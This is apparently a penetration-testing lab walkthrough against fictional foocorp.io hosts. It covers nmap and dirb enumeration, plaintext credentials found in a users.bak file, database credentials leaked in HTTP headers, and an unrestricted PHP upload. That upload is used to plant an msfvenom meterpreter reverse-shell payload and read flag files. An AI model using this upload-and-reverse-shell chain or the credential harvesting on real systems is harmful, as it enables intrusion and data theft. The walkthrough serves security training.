
Upload a sample .php file

- Let's upload a sample .php file named **php.php**. Its content will just the below function.

```

<?php
phpinfo();
?>

```



- Test to see if this works → WORKED!

<http://75ajvxi36vchsv584es1.foocorp.io/app/upload/concac.php>

The screenshot shows a web browser displaying a PHP info page. The title of the page is "PHP Version 7.0.33-Ubuntu0.16.04.2". The page contains a table with various PHP configuration settings:

System	Linux upload.foocorp.io 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-finfo.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS

MetaSploit

Create payload

```
(root💀kali)-[~]
# ls
Desktop Documents Downloads 'Just File' API Music Pictures Public shell.php storeFile Templates users.bak Videos
(r0ot💀kali)-[~]
# msfvenom -p php/meterpreter_reverse_tcp LHOST=172.16.64.10 LPORT=443 -f raw > remote_shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34278 bytes

(r0ot💀kali)-[~]
#
```

#Upload shell file to the server

The screenshot shows a Firefox browser window with the address bar set to "file:///root/Desktop/form.html". The main content area displays a file upload form with a "Select file to upload:" input field, a "Browse..." button, and a file name "remote_shell.php" displayed in a dropdown menu. A red arrow points from the "remote_shell.php" file name in the dropdown to a file manager window overlaid on the browser. The file manager shows a list of files in the current directory: Desktop, Documents, Downloads, Just File, Music, Pictures, Public, storeFile, Templates, Videos, and two additional files: shell.php and users.bak. The "remote_shell.php" file is highlighted in blue, indicating it is selected for upload.

Create listener - have to match with msfvenom payload

- set payload
 - set lhost and lport

- Generate the payload by navigate into it

PHP Version 7.0.33-0ubuntu0.16.04.2	
System	Linux upload.foocorp.io 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:00 UTC 2017
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini

- Exploit

```
meterpreter > search -f flag.txt
No files matching your search were found.
meterpreter > search -f flags.txt
No files matching your search were found.
meterpreter > sysinfo
Computer      : upload.foocorp.io
OS           : Linux upload.foocorp.io 4.4.0-104-generic #127-Ubuntu SM
Meterpreter   : php/linux
meterpreter > pwd
/var/www/html/app/app/upload
meterpreter > ls
Listing: /var/www/html/app/app/upload
=====
=====
```

```
meterpreter > shell
Process 2260 created.
Channel 2 created.
bash -i
bash: cannot set terminal process group (1074): Inappropriate ioctl for device
bash: no job control in this shell
www-data@upload:/var/www/html/app/app/upload$ |
```

File Actions Edit View Help

```
search: command not found
www-data@upload:/var/www/html$ search flag.txt
search flag.txt
No command 'search' found, did you mean:
Command 'vsearch' from package 'vsearch' (universe)
Command 'rsearch' from package '389-ds-base' (universe)
Command 'searchd' from package 'sphinxsearch' (universe)
Command 'csearch' from package 'codesearch' (universe)
Command 'setarch' from package 'util-linux' (main)
Command 'starch' from package 'coop-computing-tools' (universe)
search: command not found
www-data@upload:/var/www/html$ clear
clear
TERM environment variable not set.
www-data@upload:/var/www/html$ ls
ls
app
flag.txt
index.html
notapp
www-data@upload:/var/www/html$ cat flag.txt
cat flag.txt
Congratulations, you got this!
www-data@upload:/var/www/html$ |
```

the raw payload

meterpreter > ls

Listing: /var/www/html/app/app/upload

=====

Mode	Size	Type	Last modified	Name
----	---	---	-----	---
100644/rw-r--r--	20	fil	2021-07-05 20:14:49 -0400	concac.php
100644/rw-r--r--	46	fil	2019-03-22 03:50:30 -0400	index.php
100644/rw-r--r--	20	fil	2021-07-05 20:00:20 -0400	phptest.php
100644/rw-r--r--	34278	fil	2021-07-05 20:07:36 -0400	remote_shell.php
100644/rw-r--r--	0	fil	2021-07-05 20:05:24 -0400	shell.php
100644/rw-r--r--	238	fil	2019-03-25 06:08:29 -0400	upload.php

meterpreter > cd ..

meterpreter > |

```
[...]
meterpreter > cd ..
meterpreter > ls
Listing: /var/www/html
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
40755/rwxr-xr-x  4096  dir   2019-03-25 09:16:17 -0400  app
100644/rw-r--r--   31   fil   2019-03-25 06:19:31 -0400  flag.txt
100644/rw-r--r-- 11321  fil   2019-03-18 14:48:16 -0400  index.html
40755/rwxr-xr-x  4096  dir   2019-03-25 06:19:17 -0400  notapp

meterpreter > cat flag.txt
Congratulations, you got this!
meterpreter > |
```

Retry-bb2

- Discover all the machines on the network
- Read all flag files (One per machine, stored on the filesystem or within a database)
- Obtain a reverse shell at least on 172.16.64.92

What you will learn

- Taking advantage of DNS and virtual hosts
- Bypassing client-side access controls
- Abusing unrestricted file upload to achieve remote code execution

172.16.64.10

172.16.64.81

Nmap scan report for **172.16.64.81**

Host is up (0.035s latency).

Not shown: 65532 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 09:1e:bf:d0:44:0f:bc:c8:64:bd:ac:16:09:79:ca:a8 (RSA)

| 256 df:60:fc:fc:db:4b:be:b6:3e:7a:4e:84:4c:a1:57:7d (ECDSA)

|_ 256 ce:8c:fe:bd:76:77:8e:bd:c9:b8:8e:dc:66:b8:80:38 (ED25519)

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Apache2 Ubuntu Default Page: It works

13306/tcp open mysql MySQL 5.7.25-0ubuntu0.16.04.2

| mysql-info:

| Protocol: 10

| Version: 5.7.25-0ubuntu0.16.04.2

| Thread ID: 4

| Capabilities flags: 63487

| Some Capabilities: Support41Auth, Speaks41ProtocolOld, InteractiveClient, SupportsLoadDataLocal, ConnectWithDatabase, IgnoreSigpipes, LongColumnFlag, SupportsTransactions, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, LongPassword, ODBCClient, IgnoreSpaceBeforeParenthesis, FoundRows, SupportsCompression, SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins

| Status: Autocommit

| Salt: \x10UHf3\x01h)+\x01\x1C\x07|\x1DT\x138\x14c:

|_ Auth Plugin Name: mysql_native_password

MAC Address: 00:50:56:A5:30:21 (VMware)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/>).

Dirb

- Inspect all the found directories

GENERATED WORDS: 4612

Project
---- Scanning URL: http://172.16.64.81/ ----
==> DIRECTORY: http://172.16.64.81/default/
+ http://172.16.64.81/index.html (CODE:200|SIZE:11321)
+ http://172.16.64.81/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://172.16.64.81/webapp/

---- Entering directory: http://172.16.64.81/default/ ----
+ http://172.16.64.81/default/index.html (CODE:200|SIZE:11321)

---- Entering directory: http://172.16.64.81/webapp/ [--ad--]
==> DIRECTORY: http://172.16.64.81/webapp/assets/
==> DIRECTORY: http://172.16.64.81/webapp/css/
==> DIRECTORY: http://172.16.64.81/webapp/emails/
+ http://172.16.64.81/webapp/favicon.ico (CODE:200|SIZE:300757)
==> DIRECTORY: http://172.16.64.81/webapp/img/ Forgot your password? Set up a new one.
==> DIRECTORY: http://172.16.64.81/webapp/includes/ This server does not allow self registrations.
+ http://172.16.64.81/webapp/index.php (CODE:200|SIZE:6359)
==> DIRECTORY: http://172.16.64.81/webapp/install/ You need an account, please contact a serv
==> DIRECTORY: http://172.16.64.81/webapp/lang/
+ http://172.16.64.81/webapp/robots.txt (CODE:200|SIZE:206)
==> DIRECTORY: http://172.16.64.81/webapp/templates/
==> DIRECTORY: http://172.16.64.81/webapp/upload/ Provided by ProjectSe

---- Entering directory: http://172.16.64.81/webapp/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.64.81/ ----
==> DIRECTORY: http://172.16.64.81/default/
+ http://172.16.64.81/index.html (CODE:200|SIZE:11321)
+ http://172.16.64.81/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://172.16.64.81/webapp/

---- Entering directory: http://172.16.64.81/default/ ----
+ http://172.16.64.81/default/index.html (CODE:200|SIZE:11321)

---- Entering directory: http://172.16.64.81/webapp/ ----
==> DIRECTORY: http://172.16.64.81/webapp/assets/
==> DIRECTORY: http://172.16.64.81/webapp/css/

```
==> DIRECTORY: http://172.16.64.81/webapp/emails/
+ http://172.16.64.81/webapp/favicon.ico (CODE:200|SIZE:300757)
==> DIRECTORY: http://172.16.64.81/webapp/img/
==> DIRECTORY: http://172.16.64.81/webapp/includes/
+ http://172.16.64.81/webapp/index.php (CODE:200|SIZE:6359)
==> DIRECTORY: http://172.16.64.81/webapp/install/
==> DIRECTORY: http://172.16.64.81/webapp/lang/
+ http://172.16.64.81/webapp/robots.txt (CODE:200|SIZE:206)
==> DIRECTORY: http://172.16.64.81/webapp/templates/
==> DIRECTORY: http://172.16.64.81/webapp/upload/
```

Modify the /etc/hosts file

- Connect to static.foocorp.io - cms.foocorp.io

The screenshot shows a terminal window with a dark background and light-colored text. The title bar says "root@kali:/etc". The window contains a file editor with the "/etc/hosts" file open. The file lists IP addresses and hostnames. A new entry has been added at the bottom:

```
1 127.0.0.1      localhost
2 127.0.1.1      kali
3 172.16.64.81    cms.foocorp.io
4 172.16.64.81    static.foocorp.io
5 172.16.64.91    75ajvxi36vchsv584es1.foocorp.io
6
7
8 # The following lines are desirable for IPv6 capable hosts
9 ::1      ip6-localhost ip6-loopback
10 fe00::0 ip6-localnet
11 ff00::0 ip6-mcastprefix
12 ff02::1 ip6-allnodes
13 ff02::2 ip6-allrouters
```


The terminal prompt at the bottom shows the user is root on the "kali" machine, and they have run the command "# gedit hosts".

Dirb all the address

- After dirb all the addresses, I've one interesting thing on <http://-75ajvxi36vchsv584es1.foocorp.io/>

⇒ There is an alert popped up everytime when you are trying to access to it.

⇒ So, what should we do? Maybe let's inspect the webpage




⇒ Maybe we try to modify this code? Then, create this webpage on our local-host to upload the malicious payload on it?

http://static.foocorp.io/

```
START_TIME: Thu Jul 15 13:00:41 2021  
URL_BASE: http://static.foocorp.io/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
-----  
GENERATED WORDS: 4612  
  
---- Scanning URL: http://static.foocorp.io/ ----  
==> DIRECTORY: http://static.foocorp.io/images/  
+ http://static.foocorp.io/index.html (CODE:200|SIZE:6801)  
+ http://static.foocorp.io/login (CODE:401|SIZE:464)  
+ http://static.foocorp.io/server-status (CODE:403|SIZE:305)  
  
---- Entering directory: http://static.foocorp.io/images/ (!) WARNING: Directory IS LISTABLE. No need to scan it.  
    (Use mode '-w' if you want to scan it anyway)  
  
-----  
END_TIME: Thu Jul 15 13:03:50 2021  
DOWNLOADED: 4612 - FOUND: 3
```

- We found the login directory
 - We would need the credentials to access into this.




http://cms.foocorp.io/

```
by The Dark Raver
-----
GENERATED WORDS: 4612
-----
START TIME: Thu Jul 15 13:01:16 2021
DURATION: 00:00:00.000000
URL: http://75ajvx136vchsv584es1.foocorp.io/
----- Scanning URL: http://cms.foocorp.io/ -----
=> DIRECTORY: http://cms.foocorp.io/assets/
=> DIRECTORY: http://cms.foocorp.io/css/
=> DIRECTORY: http://cms.foocorp.io/emails/
+ http://cms.foocorp.io/favicon.ico (CODE:200|SIZE:300757)
=> DIRECTORY: http://cms.foocorp.io/img/
=> DIRECTORY: http://cms.foocorp.io/includes/
+ http://cms.foocorp.io/index.php (CODE:200|SIZE:6359)
=> DIRECTORY: http://cms.foocorp.io/install/
=> DIRECTORY: http://cms.foocorp.io/lang/
+ http://cms.foocorp.io/robots.txt (CODE:200|SIZE:206)
+ http://cms.foocorp.io/server-status (CODE:403|SIZE:302)
=> DIRECTORY: http://cms.foocorp.io/templates/
=> DIRECTORY: http://cms.foocorp.io/upload/
----- Scanning URL: http://75ajvx136vchsv584es1.foocorp.io/
----- Scanning URL: http://75ajvx136vchsv584es1.foocorp.io/app/
----- Scanning URL: http://75ajvx136vchsv584es1.foocorp.io/app/index.php (CODE:200|SIZE:302)
----- Scanning URL: http://75ajvx136vchsv584es1.foocorp.io/app/status (CODE:403|SIZE:302)
----- Scanning URL: http://75ajvx136vchsv584es1.foocorp.io/app/templates/ (CODE:403|SIZE:302)
----- Scanning URL: http://75ajvx136vchsv584es1.foocorp.io/app/upload/ (CODE:403|SIZE:302)
```

- We found a bunch of hidden directories.
- Let's enum all of them

Enum

- After enum to all the directories, nothing really interesting except for <http://cms.foocorp.io/img/>
- We found the [users.bak](#) file in <http://cms.foocorp.io/img/custom/thumbs/> and normally this would contains critical credentials



Index of /img/custom/thumbs

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
logo-W220.png	2019-03-25 16:06	9.3K	
logo-W250.png	2019-03-25 16:06	8.6K	
logo-W300.png	2019-03-25 16:06	15K	
users.bak	2019-03-25 17:53	46	

Apache/2.4.18 (Ubuntu) Server at cms.foocorp.io Port 80

Gedit user.bak

The terminal window shows the following session:

```
File Actions Edit View Help
root@kali: ~/Downloads
/home/(root💀kali)-[~]
# cd Downloads
/home/(root💀kali)-[~/Downloads]
# ls
black-box-penetration-test-1.ovpn  black-box-penetration-test-2.ovpn
00.png  2019-03-25 16:06 15K
/home/(root💀kali)-[~/Downloads]
# gedit users.bak
8 (Ubuntu) Server at cms.foocorp.io Port 80
```

A file named `users.bak` is open in a text editor, containing the following two lines:

```
1john1:password123
2peter:youdonotguessthatone5
```

- So, we found the credentials of cms.foocorp.io, now let's try to login?

peter:youdonotguessthatone5 → doesn't seem working

john1:password123 → Working but then instantly direct us to **500.php**

The browser bar shows the URL `cms.foocorp.io/500.php`. Below the bar, a navigation menu includes links to Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, and NetHunter.

Not Found

The requested URL `/500.php` was not found on this server.

Apache/2.4.18 (Ubuntu) Server at cms.foocorp.io Port 80

Inspect BurpSuite

Note: When we try to login with available credentials

→ Always try to capture with **burpsuite** to see if there are any DB leaked

- So, as we capture everything at the time we're logging until it redirect to 500.php
- ⇒ We captured all the traffic and found leaked DB

The screenshot shows a web browser interface. At the top, the address bar displays "cms.foocorp.io". Below the address bar is a navigation bar with links: Kali Tools, Kali Forums, Kali Docs, NetHunter, Offensive Security, MSFU, Exploit-DB, GHDB, Hack The Box, and Nessus Essentials. A banner for "FooCorp File Sharing" is visible. The main content area shows a login form for "ProjectSend". The form fields are: "Username / E-mail" (john1), "Password" (redacted), and "Language" (English [default]). A "Log in" button is at the bottom right of the form. Below the form, there is a link to "Forgot your password? Set up a new one." and a note that "This server does not allow self registrations." and "If you need an account, please contact a server administrator." At the bottom of the browser window, the status bar shows "Apache2 Ubuntu Default P" and "404 Not Found". The address bar at the bottom also shows "cms.foocorp.io/500.php". The bottom navigation bar includes links: Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, and NetH.

Not Found

The requested URL /500.php was not found on this server.

Apache/2.4.18 (Ubuntu) Server at cms.foocorp.io Port 80

==>

67	http://detectportal.firefox.com	GET	/success.txt?ipv4	✓			text	txt	
66	http://detectportal.firefox.com	GET	/success.txt?ipv6	✓			text	txt	
65	http://cms.foocorp.io	GET	/500.php		404	465	HTML	php	404 Not Found
64	http://cms.foocorp.io	GET	/home.php	302	249	HTML	php	php	
63	http://cms.foocorp.io	GET	/process.php?do=login&username=joh...	✓	200	550	JSON	php	
62	http://cms.foocorp.io	GET	/assets/font-awesome/fonts/fontawesome...	✓	200	77387	woff2		
61	http://cms.foocorp.io	GET	/process.php?do=login&username=joh...	✓	200	507	JSON	php	
58	http://cms.foocorp.io	GET	/includes/js/chosen/chosen.jquery.min.js		200	25980	script	js	
57	http://cms.foocorp.io	GET	/includes/js/js.functions.php		200	5773	script	php	
55	http://cms.foocorp.io	GET	/includes/js/main.js		200	5884	script	js	
54	http://cms.foocorp.io	GET	/includes/js/jquery.psendmodal.js		200	1317	script	js	
52	http://cms.foocorp.io	GET	/includes/js/en/jen.js		200	5118	script	js	
56	http://cms.foocorp.io	GET	/includes/js/jquery.validations.js		200	4662	script	js	
53	http://cms.foocorp.io	GET	/includes/js/s.cookie.js		200	4161	script	js	
51	http://cms.foocorp.io	GET	/assets/bootstrap/bootstrap.min.js		200	37622	script	js	

Request

Pretty Raw [In](#) Actions ▾

```

1 GET /home.php HTTP/1.1
2 Host: cms.foocorp.io
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://cms.foocorp.io/
9 Cookie: PHPSESSID=kapa9t2q2tp7n5dsvv07ti5n5
10 Upgrade-Insecure-Requests: 1
11
12

```

Response

Pretty Raw Render [In](#) Actions ▾

```

1 HTTP/1.1 302 Found
2 Date: Thu, 15 Jul 2021 17:46:21 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 X-DB-Key: x41x41x412019!
5 X-DB-User: root
6 X-DB-name: mysql
7 Location: 500.php
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12

```

mysql login

67	http://detectportal.firefox.com	GET	/success.txt?ipv4	✓			text	txt	
66	http://detectportal.firefox.com	GET	/success.txt?ipv6	✓			text	txt	
65	http://cms.foocorp.io	GET	/500.php		404	465	HTML	php	404 Not Found
64	http://cms.foocorp.io	GET	/home.php	302	249	HTML	php	php	
63	http://cms.foocorp.io	GET	/process.php?do=login&username=joh...	✓	200	550	JSON	php	
62	http://cms.foocorp.io	GET	/assets/font-awesome/fonts/fontawesome...	✓	200	77387	woff2		
61	http://cms.foocorp.io	GET	/process.php?do=login&username=joh...	✓	200	507	JSON	php	
58	http://cms.foocorp.io	GET	/includes/js/chosen/chosen.jquery.min.js		200	25980	script	js	
57	http://cms.foocorp.io	GET	/includes/js/js.functions.php		200	5773	script	php	
55	http://cms.foocorp.io	GET	/includes/js/main.js		200	5884	script	js	
54	http://cms.foocorp.io	GET	/includes/js/jquery.psendmodal.js		200	1317	script	js	
52	http://cms.foocorp.io	GET	/includes/js/en/jen.js		200	5118	script	js	
56	http://cms.foocorp.io	GET	/includes/js/jquery.validations.js		200	4662	script	js	
53	http://cms.foocorp.io	GET	/includes/js/s.cookie.js		200	4161	script	js	
51	http://cms.foocorp.io	GET	/assets/bootstrap/bootstrap.min.js		200	37622	script	js	

Request

Pretty Raw [In](#) Actions ▾

```

1 GET /home.php HTTP/1.1
2 Host: cms.foocorp.io
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
